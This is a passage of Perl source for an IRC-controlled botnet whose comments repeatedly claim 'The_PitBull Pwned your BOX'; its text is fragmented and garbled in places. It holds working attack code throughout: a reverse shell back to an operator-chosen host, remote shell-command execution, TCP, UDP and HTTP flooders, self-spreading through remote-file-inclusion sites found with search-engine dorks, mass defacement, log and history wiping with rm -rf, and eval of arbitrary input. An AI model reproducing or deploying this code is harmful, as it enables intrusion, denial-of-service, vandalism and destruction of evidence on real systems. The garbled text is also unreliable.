    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 You can use
it in private but also public in the channel");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 In public
channel just use :07!sh cd tmp012 for example");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 For help with
the linux commands type :0!sh 07@0linuxhelp");
}

if ($funcarg =~ /^portscanner/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 There is a
normal portscan and a Nmap:");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0portscan <ip>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0nmap
<ip> <beginport> <endport>");
}

if ($funcarg =~ /^commands/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 You can use
the following commands :");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0portscan <ip>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0nmap
<ip> <beginport> <endport>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0back
<ip><port>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 0cd tmp
012 for example");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0udpfflood <ip> <packet size> <time>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0tcpfflood <ip> <port> <packet size> <time>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0httpfflood <site> <time>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0linuxhelp");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0spread <rfi>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0rfi
<vuln> <dork>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0system");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0logcleaner");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0deface");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0sendmail <subject> <sender> <recipient> <message>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0milw0rm");
}

```

```

        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0milw0rm");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0join
#channel");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0part
#channel");
    }

    if ($funcarg =~ /^linuxhelp/) {
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Dir
where you are : pwd");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Start
a Perl file : perl file.pl");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Go
back from dir : cd ..");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Force
to Remove a file/dir : rm -rf file/dir;ls -la");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Show
all files/dir with permissions : ls -lia");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Find
config.inc.php files : find / -type f -name config.inc.php");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Find
all writable folders and files : find / -perm -2 -ls");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Find
all .htpasswd files : find / -type f -name .htpasswd");
        senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Linux0012] 012 - 012 Find
all service.pwd files : find / -type f -name service.pwd");
    }

#####
#   End of Help   #
#               #
#####
if ($funcarg =~ /^spread\s+(.*)/) {
    $vuIn = $1;
        senddraw($IRC_cur_socket,
"PRIVMSG $printl :012[004@0spread0012] spreading bot on :04 $vuIn");
        my $shellurl="http://".$vuIn.$spread."?";
        my $reqz=HTTP::Request->new(GET=>$shellurl);
        my $ua=LWP::UserAgent->new();
        my $response=$ua->request($reqz);
        senddraw($IRC_cur_socket,
"PRIVMSG $printl :012[004@0spread0012] Bot is spreaded on :04 $vuIn");
    }

#####
#   Mass Deface   #
#               #
#####
# Mass Defacer v2.0 #
# Coded By illuz1oN #

```



```

sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Deface0012] Defacing :04 .JS");
    sleep(1);
    my @js = glob("*.js"); #Files
    foreach my $deface(@js){
        open(DEFACE, '>', $deface);
        print DEFACE $def;
        close(DEFACE)
    }
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Deface0012] Defacing :04 .AC");
    sleep(1);
    my @ac = glob("*.ac"); #Files
    foreach my $deface(@ac){
        open(DEFACE, '>', $deface);
        print DEFACE $def;
        close(DEFACE)
    }
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Deface0012] Mass Deface is Done
!");
    sleep(2);
    exit;
}}

#####
#End of Mass Deface #
# #
#####
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
# % The_PitBull Pwned your BOX %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%
#####
# Commands #
# #
#####

if ($funcarg =~ /^system/) {
$uname=`uname -a`; $uptime=`uptime`; $ownd=`pwd`; $distro=`cat
/etc/issue`; $id=`id`; $un=`uname -sro`;
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012Info BOT
: 07 Servidor :Hidden : 6667");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012Uname -a
: 07 $uname");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012Uptime
: 07 $uptime");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012Own
Prosses : 07 $processo");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012ID
: 07 $id");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012own Dir
: 07 $ownd");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012OS
: 07 $distro");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0systemInfo0012] 012Owner
: 07 The_PitBull");
}

```



```

8" "902","988","993","994","995","1005","1025","1033","1066","1079","1080","1109","1433
","1434","1512","2049","2105","2432","2583","3128","3306","4321","5000","5222","5223","
5269","5555","6660","6661","6662","6663","6665","6666","6667","6668","6669","7000","700
1","7741","8000","8018","8080","8200","10000","19150","27374","31310","33133","33733","
55555");
my (@aberta, %porta_banner);
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Portscan0012]012 Scanning for
open ports on 0 04".$1."0 012 started 0.");
foreach my $porta (@portas) {
my $scansock = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort => $porta, Proto
=>
'tcp', Timeout => 4);
if ($scansock) {
push (@aberta, $porta);
$scansock->close;
}
}

if (@aberta) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Portscan0012]012 Open ports
founded:0 @aberta");
} else {
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Portscan0012]012 No open ports
founded.0");
}
}

#####
# End of Portscan #
# #
#####
# %.%.%.%.%.%.%.%.%.%.%.%.%.%
# % The_PitBull Pwned your BoX %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%
#####
# Nmap #
# #
#####
if ($funcarg =~ /\Anmap\s+(.*)\s+(\d+)\s+(\d+)/){
my $hostip="$1";
my $portstart = "$2";
my $portend = "$3";
my (@abertas, %porta_banner);
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Nmap0012] 04: $1
012.:04Ports012:. 04 $2-$3");
foreach my $porta ($portstart..$portend){
my $scansock = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort =>
$porta, Proto => 'tcp', Timeout => $porttime);
if ($scansock) {
push (@abertas, $porta);
$scansock->close;
if ($xstats){
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Nmap0012] 012Founded 04

```

```

senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Nmap0012] 012Founded 04
$porta". "/open");
}
}
}
if (@abertas) {
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Nmap0012] Complete ");
} else {
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Nmap0012] No open ports
have been founded 013");
}
}
}
#####
# End of Nmap #
# #
#####
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
# % The_PitBull Pwned your Box %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
#####
# Log Cleaner #
# #
#####
if ($funcarg =~ /^logcleaner/) {
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Logcleaner0012] This process can be
long, just wait");
system 'rm -rf /var/log/lastlog';
system 'rm -rf /var/log/wtmp';
system 'rm -rf /etc/wtmp';
system 'rm -rf /var/run/utmp';
system 'rm -rf /etc/utmp';
system 'rm -rf /var/log';
system 'rm -rf /var/logs';
system 'rm -rf /var/adm';
system 'rm -rf /var/apache/log';
system 'rm -rf /var/apache/logs';
system 'rm -rf /usr/local/apache/log';
system 'rm -rf /usr/local/apache/logs';
system 'rm -rf /root/.bash_history';
system 'rm -rf /root/.ksh_history';
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Logcleaner0012] All default log and
bash_history files erased");
sleep 1;
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Logcleaner0012] Now Erasing the
rest of the machine log files");
system 'find / -name *.bash_history -exec rm -rf {} \;';
system 'find / -name *.bash_logout -exec rm -rf {} \;';
system 'find / -name "log*" -exec rm -rf {} \;';
system 'find / -name *.log -exec rm -rf {} \;';
sleep 1;
senddraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Logcleaner0012] Done! All logs
erased");
}
}

```



```

}
#####
# End of Log Cleaner #
#
#####
#
# The PitBull !!!!
#
#####
# MAILER #
#
#####
# For mailing use :
# !sh @sendmail <subject> <sender> <recipient> <message>
#
#####
if ($funcarg =~ /^sendmail\s+(.*)\s+(.*)\s+(.*)\s+(.*)/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@00Mailer0012] Sending Mail to :02
$3");
$subject = $1;
$sender = $2;
$recipient = $3;
@corpo = $4;
$mailtype = "content-type: text/html";
$sendmail = '/usr/sbin/sendmail';
open (SENDMAIL, "| $sendmail -t");
print SENDMAIL "$mailtype\n";
print SENDMAIL "subject: $subject\n";
print SENDMAIL "From: $sender\n";
print SENDMAIL "To: $recipient\n\n";
print SENDMAIL "@corpo\n\n";
close (SENDMAIL);
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@00Mailer0012] Mail Sended To :02
$recipient");
}
#####
# End of MAILER #
#
#####
# Join And Part #
#
#####
    if ($funcarg =~ /^join (.*)/) {
        sendraw($IRC_cur_socket, "JOIN ".$1);
    }
    if ($funcarg =~ /^part (.*)/) {
        sendraw($IRC_cur_socket, "PART ".$1);
    }
}
#####
#End of Join And Part#
#

```

```

#####
# %%%%%%%%%%%
# %%%%%%%%%%%
# % The_PitBull Pwned your Box %
# %%%%%%%%%%%
#####
# TCPFlood #
#####

if ($funcarg =~ /^tcpflood\s+(.*)\s+(\d+)\s+(\d+)/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0TCP-DDOS0012] Attacking0 04
    ".$1." ".$2." 012for 04 ".$3." 012seconds.0");
    my $itime = time;
    my ($cur_time);
    $cur_time = time - $itime;
    while ($3>$cur_time){
        $cur_time = time - $itime;
        &tcpflooder("$1", "$2", "$3");
    }
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0TCP-DDOS0012] Attack done0 04
    ".$1." ".$2."");
}
#####
# End of TCPFlood #
#####
# %%%%%%%%%%%
# % The_PitBull Pwned your Box %
# %%%%%%%%%%%
#####
# Back Connect #
#####
if ($funcarg =~ /^back\s+(.*)\s+(\d+)/) {
    my $host = "$1";
    my $porta = "$2";
    my $proto = getprotobyname('tcp');
    my $iaddr = inet_aton($host);
    my $paddr = sockaddr_in($porta, $iaddr);
    my $shell = "/bin/sh -i";
    if ($^O eq "MSWin32") {
        $shell = "cmd.exe";
    }
    socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
    connect(SOCKET, $paddr) or die "connect: $!";
    open(STDIN, ">&SOCKET");
    open(STDOUT, ">&SOCKET");
    open(STDERR, ">&SOCKET");
    system("$shell");
    close(STDIN);
    close(STDOUT);
    close(STDERR);
}

```



```

my $req=HTTP::Request->new(GET=>$test);
my $ua=LWP::UserAgent->new();
$ua->timeout(5);
my $response=$ua->request($req);
if ($response->is_success) {
my $re=$response->content;
if($re =~ /Mic22/ && $re =~ /uid=/{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
sendraw($IRC_cur_socket, "PRIVMSG $print :012[004@0vuln0012]
02(012safeMode:004OFF002) 02(012Site:04 $print 02) ");
my $test2="http://". $sito.$bug.$spread."?";
my $req=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($req);
}}
elseif($re =~ /Mic22/)
{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
my $test2="http://". $sito.$bug.$spread."?";
my $req=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($req);
}}
}}
exit;
}}

#####
##### Alltheweb
#####
if ($funcarg =~ /Arfi\s+(.*?)\s+(.*)/){
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
my $bug=$1;
my $dork=$2;
my $contatore=0;
my %hosts;
# Starting The Search Engine
my @alltheweb=&allthewebt($dork);
my @allweb=&standard($dork);
#
push(my @tot, @alltheweb, @allweb);
#
my @puliti=&unici(@tot);
my $uni=scalar(@puliti);
foreach my $sito (@puliti)
{

```

```

[[
$contatore++;
if ($contatore %100==0){
}
if ($contatore==$uni-1){
}
### Print CMD and TEST CMD###
my $test="http://".$sito.$bug.$id."?";
my $print="http://".$sito.$bug.$cmd."?";
### End of Print CMD and TEST CMD###
my $req=HTTP::Request->new(GET=>$test);
my $ua=LWP::UserAgent->new();
$ua->timeout(5);
my $response=$ua->request($req);
if ($response->is_success) {
my $re=$response->content;
if($re =~ /Mic22/ && $re =~ /uid=/{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
sendraw($IRC_cur_socket, "PRIVMSG $print :012[004@0vuln0012] 02(012safeMode:004OFF002)
02(012site:04 $print 02) ");
my $test2="http://".$sito.$bug.$spread."?";
my $reqz=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($reqz);
}}
}
elseif($re =~ /Mic22/)
{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
my $test2="http://".$sito.$bug.$spread."?";
my $reqz=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($reqz);
}}
}}
exit;
}}

#####
##### Yahoo
#####
if ($funcarg =~ /Arfi\s+(.*?)\s+(.*)/){
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
my $bug=$1;
my $dork=$2;
my $contatore=0;
my %hosts;

```

```

my %hosts;
# Starting The Search Engine
my @ylist=&yahoo($dork);
my @yalist=&yahooa($dork);
my @yblast=&yahooob($dork);
my @yclist=&yahoooc($dork);
my @ydlst=&yahood($dork);
push(my @yahoobypass, @ylist, @yalist, @yblast, @yclist, @ydlst );
#
push(my @tot, @yahoobypass);
my @puliti=&unici(@tot);
my $uni=scalar(@puliti);
foreach my $sito (@puliti)
{
$contatore++;
if ($contatore %100==0){
}
if ($contatore==$uni-1){
}
### Print CMD and TEST CMD###
my $test="http://".$sito.$bug.$id."?";
my $print="http://".$sito.$bug.$cmd."?";
### End of Print CMD and TEST CMD###
my $req=HTTP::Request->new(GET=>$test);
my $ua=LWP::UserAgent->new();
$ua->timeout(5);
my $response=$ua->request($req);
if ($response->is_success) {
my $re=$response->content;
if($re =~ /Mic22/ && $re =~ /uid=/{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
sendraw($IRC_cur_socket, "PRIVMSG $print :012[004@0vu!n0012]
02(012safeMode:0040FF002) 02(012site:04 $print 02) ");
my $test2="http://".$sito.$bug.$spread."?";
my $reqz=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($reqz);
}}
}
elseif($re =~ /Mic22/)
{
my $hs=geths($print); $hosts{$hs}++;
if($hosts{$hs}=="1"){
my $test2="http://".$sito.$bug.$spread."?";
my $reqz=HTTP::Request->new(GET=>$test2);
my $ua=LWP::UserAgent->new();
my $response=$ua->request($reqz);
}}
}}
}}
exit;
}}
#####

```



```

$bytes{icmp} = $2 * $pacotes{icmp};
$bytes{o} = $2 * $pacotes{o};
$bytes{udp} = $2 * $pacotes{udp};
$bytes{tcp} = $2 * $pacotes{tcp};
sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0UDP-DDOS0012] 012Results04
".int(($bytes{icmp}+$bytes{igmp}+$bytes{udp} + $bytes{o})/1024)." 012Kb in04 ".$dtime."
012seconds to04 ".$1.".");
}
exit;
}
}
#####
# End of Udpflood #
# #
#####

sub ircase {
my ($kem, $printl, $case) = @_;
if ($case =~ /^join (.*)/) {
j("$1");
}
if ($case =~ /^part (.*)/) {
p("$1");
}
if ($case =~ /^rejoin\s+(.*)/) {
my $chan = $1;
if ($chan =~ /^(d+) (.*)/) {
for (my $ca = 1; $ca <= $1; $ca++) {
p("$2");
j("$2");
}
}
else {
p("$chan");
j("$chan");
}
}
if ($case =~ /^op/) {
op("$printl", "$kem") if $case eq "op";
my $oarg = substr($case, 3);
op("$1", "$2") if ($oarg =~ /(\s+)\s+(\s+)/);
}
if ($case =~ /^deop/) {
deop("$printl", "$kem") if $case eq "deop";
my $oarg = substr($case, 5);
deop("$1", "$2") if ($oarg =~ /(\s+)\s+(\s+)/);
}
if ($case =~ /^msg\s+(\s+) (.*)/) {
msg("$1", "$2");
}
}

```

```

msg("$1", "$2");
}

if ($case =~ /^flood\s+(\d+)\s+(\S+) (.*)/) {
for (my $cf = 1; $cf <= $1; $cf++) {
msg("$2", "$3");
}
}

if ($case =~ /^ctcp\s+(\S+) (.*)/) {
ctcp("$1", "$2");
}

if ($case =~ /^ctcpflood\s+(\d+)\s+(\S+) (.*)/) {
for (my $cf = 1; $cf <= $1; $cf++) {
ctcp("$2", "$3");
}
}

if ($case =~ /^nick (.*)/) {
nick("$1");
}

if ($case =~ /^connect\s+(\S+)\s+(\S+)/) {
conectar("$2", "$1", 6667);
}

if ($case =~ /^raw (.*)/) {
sendraw("$1");
}

if ($case =~ /^eval (.*)/) {
eval "$1";
}
}

sub shell {
my $printl=$_[0];
my $comando=$_[1];
if ($comando =~ /cd (.*)/) {
chdir("$1") || msg("$printl", "No such file or directory");
return;
}

elsif ($pid = fork) {
waitpid($pid, 0);
}
else {
if (fork) {
exit;
} else {

```

```

} else {
my @resp=`$comando 2>&l 3>&l`;
my $c=0;
foreach my $linha (@resp) {
    $c++;
    chop $linha;
    sendraw($IRC_cur_socket, "PRIVMSG $printl :$linha");
    if ($c == "$linas_max") {
        $c=0;
        sleep $sleep;
    }
}
}
exit;
}
}
}

sub tcpflooder {
my $itime = time;
my ($cur_time);
my ($ia,$pa,$proto,$j,$l,$t);
$ia=inet_aton($_[0]);
$pa=sockaddr_in($_[1],$ia);
$ftime=$_[2];
$proto=getprotobyname('tcp');
$j=0;$l=0;
$cur_time = time - $itime;
while ($l<1000){
$cur_time = time - $itime;
last if $cur_time >= $ftime;
$t="SOCK$l";
socket($t,PF_INET,SOCK_STREAM,$proto);
connect($t,$pa)||$j--;
$j++;$l++;
}
}
}
}

# %%%%%%%%%%%
# % The_PitBull Pwned your BOX %
# %%%%%%%%%%%

sub udpflooder {
my $iaddr = inet_aton($_[0]);
my $msg = 'A' x $_[1];
my $ftime = $_[2];

```

```

my $ftime = $_[2];
my $cp = 0;
my (%pacotes);
$pacotes{icmp} = $pacotes{igmp} = $pacotes{udp} = $pacotes{o} = $pacotes{tcp} = 0;
socket(SOCK1, PF_INET, SOCK_RAW, 2) or $cp++;
socket(SOCK2, PF_INET, SOCK_DGRAM, 17) or $cp++;
socket(SOCK3, PF_INET, SOCK_RAW, 1) or $cp++;
socket(SOCK4, PF_INET, SOCK_RAW, 6) or $cp++;
return(undef) if $cp == 4;
my $itime = time;
my ($cur_time);
while ( 1 ) {
for (my $porta = 1;
$porta <= 65000; $porta++) {
$cur_time = time - $itime;
last if $cur_time >= $ftime;
send(SOCK1, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{igmp}++;
send(SOCK2, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{udp}++;
send(SOCK3, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{icmp}++;
send(SOCK4, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{tcp}++;

for (my $pc = 3;
$pc <= 255;$pc++) {
next if $pc == 6;
$cur_time = time - $itime;
last if $cur_time >= $ftime;
socket(SOCK5, PF_INET, SOCK_RAW, $pc) or next;
send(SOCK5, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{o}++;
}
}
last if $cur_time >= $ftime;
}
return($cur_time, %pacotes);
}

sub ctcp {
return unless $_[0] == 1;
senddraw("PRIVMSG $_[0] :\001$_[1]\001");
}

sub msg {
return unless $_[0] == 1;
senddraw("PRIVMSG $_[0] :$_[1]");
}

sub notice {
return unless $_[0] == 1;
senddraw("NOTICE $_[0] :$_[1]");
}

sub op {
return unless $_[0] == 1;
}

```

```

return unless $#_ == 1;
sendraw("MODE $_[0] +o $_[1]");
}

sub deop {
return unless $#_ == 1;
sendraw("MODE $_[0] -o $_[1]");
}

sub j {
&join(@_);
}

sub join {
return unless $#_ == 0;
sendraw("JOIN $_[0]");
}

sub p { part(@_);
}

sub part {
sendraw("PART $_[0]");
}

sub nick {
return unless $#_ == 0;
sendraw("NICK $_[0]");
}

sub quit {
sendraw("QUIT :$_[0]");
}

#####
# SUBS GOOGLE
#####
sub googlet {
my @dominios =
("com","net","org","info","gov","gob","gub","xxx","it","uk","wx","eu","mil","edu","aero",
"name","us","ca","mx","pa","ni","cu","pr","ve","co","pe","ec","py","cl","uy","ar","br",
"bo","au","nz","cz","kr","jp","th","tw","ph","cn","fi","de","es","pt","ch","se","su",
"it","gr","al","dk","pl","biz","int","pro","museum","coop","af","ad","ao","ai","aq","ag",
"an","sa","dz","ar","am","aw","at","az","bs","bh","bd","bb","be","bz","bj","bm","bt",
"by","ba","bw","bn","bg","bf","bi","vc","kh","cm","td","cs","cy","km","cg","cd","dj","d",
m","ci","cr","hr","kp","eg","sv","aw","er","sk","ee","et","ge","fi","fr","ga","gs","gh",
"gi","gb","uk","gd","gl","gp","gu","gt","gg","gn","gw","gq","gy","gf","ht","nl","hn",
hk,"hu","in","id","ir","iq","ie","is","ac","bv","cx","im","nf","ky","cc","ck","fo","hm",
,"fk","mp","mh","pw","um","sb","sj","tc","vg","vi","wf","il","jm","je","jo","kz","ke",
"ki","kg","kw","lv","ls","lb","ly","lr","li","lt","lu","mo","mk","mg","my","mw","mv","m",
l","mt","mq","ma","mr","mu","yt","md","mc","mn","ms","mz","mm","na","nr","np","ni","ne",
,"ng","nu","no","nc","om","pk","ps","pg","pn","pf","qa","sy","cf","la","re","rw","ro",
ru,"eh","kn","ws","as","sm","pm","vc","sh","lc","va","st","sn","sc","sl","sg","so","lk

```

```

ru", "eh", "kn", "ws", "as", "sm", "pm", "vc", "sh", "lc", "va", "st", "sn", "sc", "sl", "sg", "so", "lk",
", "za", "sd", "se", "sr", "sz", "rj", "tz", "io", "tf", "tp", "tg", "to", "tt", "tn", "tr", "tm", "tv",
"ug", "ua", "uz", "vu", "vn", "ye", "yu", "cd", "zm", "zw", "h");
my @country = ("AE", "AR", "AT", "AU", "BE", "BR", "CA", "CH", "CL", "DE", "DK");
my @lang = ("en", "es", "de", "nl", "pt-BR", "it", "de", "fo", "sv", "fr", "el");
my @lst;
my $key=key($_[0]);
my $c=0;
foreach my $i (@dominios){
my @lista = google($i,$key,$lang[$c],$country[$c]);
push(@lst,@lista);
$c++;
}
return @lst;
}

sub google(){
my @lst;
my $i=$_[0];
my $key=$_[1];
my $lang=$_[2];
my $country=$_[3];
for($b=0;$b<=5000;$b+=100){
my
$Go=("www.google.".$i."/search?hl=".$lang."&q=".key($key)."&num=100&start=".$b."&meta=c
r%3dcountry".$country);
my $Res=query($Go);
while($Res =~ m/<a href="\?http:\V\([^\"]*)\V/g){
if ($1 !~ /google/){
my $k=$1;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

#####
# SUBS Alltheweb
#####

sub allthewebt {
my @lang = ("en", "es", "de", "nl", "pt-BR", "it", "de", "fo");
my @lst;
my $key=key($_[0]);
my $c=0;
foreach my $lang (@lang){
my @lista = alltheweb($key,$lang[$c]);
push(@lst,@lista);
$c++;
}
return @lst;
}

```

```

sub alltheweb(){
my @lista;
my $key = $_[0];
my $lang= $_[1];
for($b=0;$b<=500;$b+=100){
my
$a11theweb=("http://www.alltheweb.com/search?cat=web&sb_lang=".$lang."&hits=100&q=".key($key)."&o=".$b);
my $Res=query($a11theweb);
while($Res =~ m/<span class="resURL">http://(.+?)\</span>/g){
my $k=$1;
$k=~s/ //g;
my @grep=links($k);
push(@1st,@grep);
}}
return @1st;
}

sub standard()
{
my @1st;
my $key=$_[0];
my $i=0;
my $pg=0;
for($i=0; $i<=1000; $i+=100)
{
my
$a11=("http://www.alltheweb.com/search?cat=web&sb_lang=any&hits=100&q=".key($key)."&o=".$i);
my $Res=query($a11);
while($Res =~ m/<span class="resURL">http://(.+?)\</span>/g){
my $k=$1;
$k=~s/ //g;
my @grep=links($k);
push(@1st,@grep);
}}
return @1st;
}

#####
# SUBS AOL
#####
sub aol(){
my @1st;
my $key = $_[0];
for($b=1;$b<=100;$b++){
my
$aOL=("http://search.aol.com/aol/search?query=".key($key)."&page=".$b."&nt=null&ie=UTF-8");
my $Res=query($aOL);
while($Res =~ m/<p class="deleted" property="f:url">http://(.+?)\</p>/g){

```

```

while($Res =~ m/<p class="deleted" property="f:url">http:\\\\(.+?)\\</p>/g){
my $k=$1;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub aol1a(){
my @lst;
my $key = $_[0];
for($b=1;$b<=59;$b+=1){
my
$AoL=("http://64.12.129.44/aol/search?query=".key($key)."&page=". $b."&count_override=20
&lr=lang_en");
my $Res=query($AoL);
while($Res =~ m/<p class="deleted" property="f:url">http:\\\\(.+?)\\</p>/g){
my $k=$1;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub aol1b(){
my @lst;
my $key = $_[0];
for($b=1;$b<=59;$b+=1){
my
$AoL=("http://64.12.129.44/aol/search?query=".key($key)."&page=". $b."&count_override=20
&lr=lang_de");
my $Res=query($AoL);
while($Res =~ m/<p class="deleted" property="f:url">http:\\\\(.+?)\\</p>/g){
my $k=$1;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub aol1c(){
my @lst;
my $key = $_[0];
for($b=1;$b<=59;$b+=1){
my
$AoL=("http://64.12.129.44/aol/search?query=".key($key)."&page=". $b."&count_override=20
&lr=lang_fr");
my $Res=query($AoL);
while($Res =~ m/<p class="deleted" property="f:url">http:\\\\(.+?)\\</p>/g){
my $k=$1;
my @grep=links($k);
push(@lst,@grep);
}}
}

```



```

}}
return @lst;
}

#####
# SUBS Yahoo
#####
sub yahoo(){
my @lst;
my $key = $_[0];
for($b=1;$b<=1000;$b+=100){
my $Ya=("http://search.yahoo.com/search?ei=UTF-8&p=".key($key)."&n=100&fr=sfp&b=".$b);
my $Res=query($Ya);
while($Res =~ m/\<span class=yschurl>(.*?)\</span>/g){
my $k=$1;
$k=~s/<b>//g;
$k=~s/<\b>//g;
$k=~s/<wbr>//g;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub yahooa(){
my @lst;
my $key = $_[0];
for($b=210;$b<=1000;$b+=210){
my $Ya=("http://search.yahoo.com/search?ei=UTF-8&p=".key($key)."&n=100&fr=sfp&b=".$b);
my $Res=query($Ya);
while($Res =~ m/\<span class=yschurl>(.*?)\</span>/g){
my $k=$1;
$k=~s/<b>//g;
$k=~s/<\b>//g;
$k=~s/<wbr>//g;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub yahooob(){
my @lst;
my $key = $_[0];
for($b=410;$b<=1000;$b+=210){
my $Ya=("http://search.yahoo.com/search?ei=UTF-8&p=".key($key)."&n=100&fr=sfp&b=".$b);
my $Res=query($Ya);
while($Res =~ m/\<span class=yschurl>(.*?)\</span>/g){
my $k=$1;
$k=~s/<b>//g;
$k=~s/<\b>//g;
$k=~s/<wbr>//g;
my @grep=links($k);
}
}
}

```

```

my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub yahooc(){
my @lst;
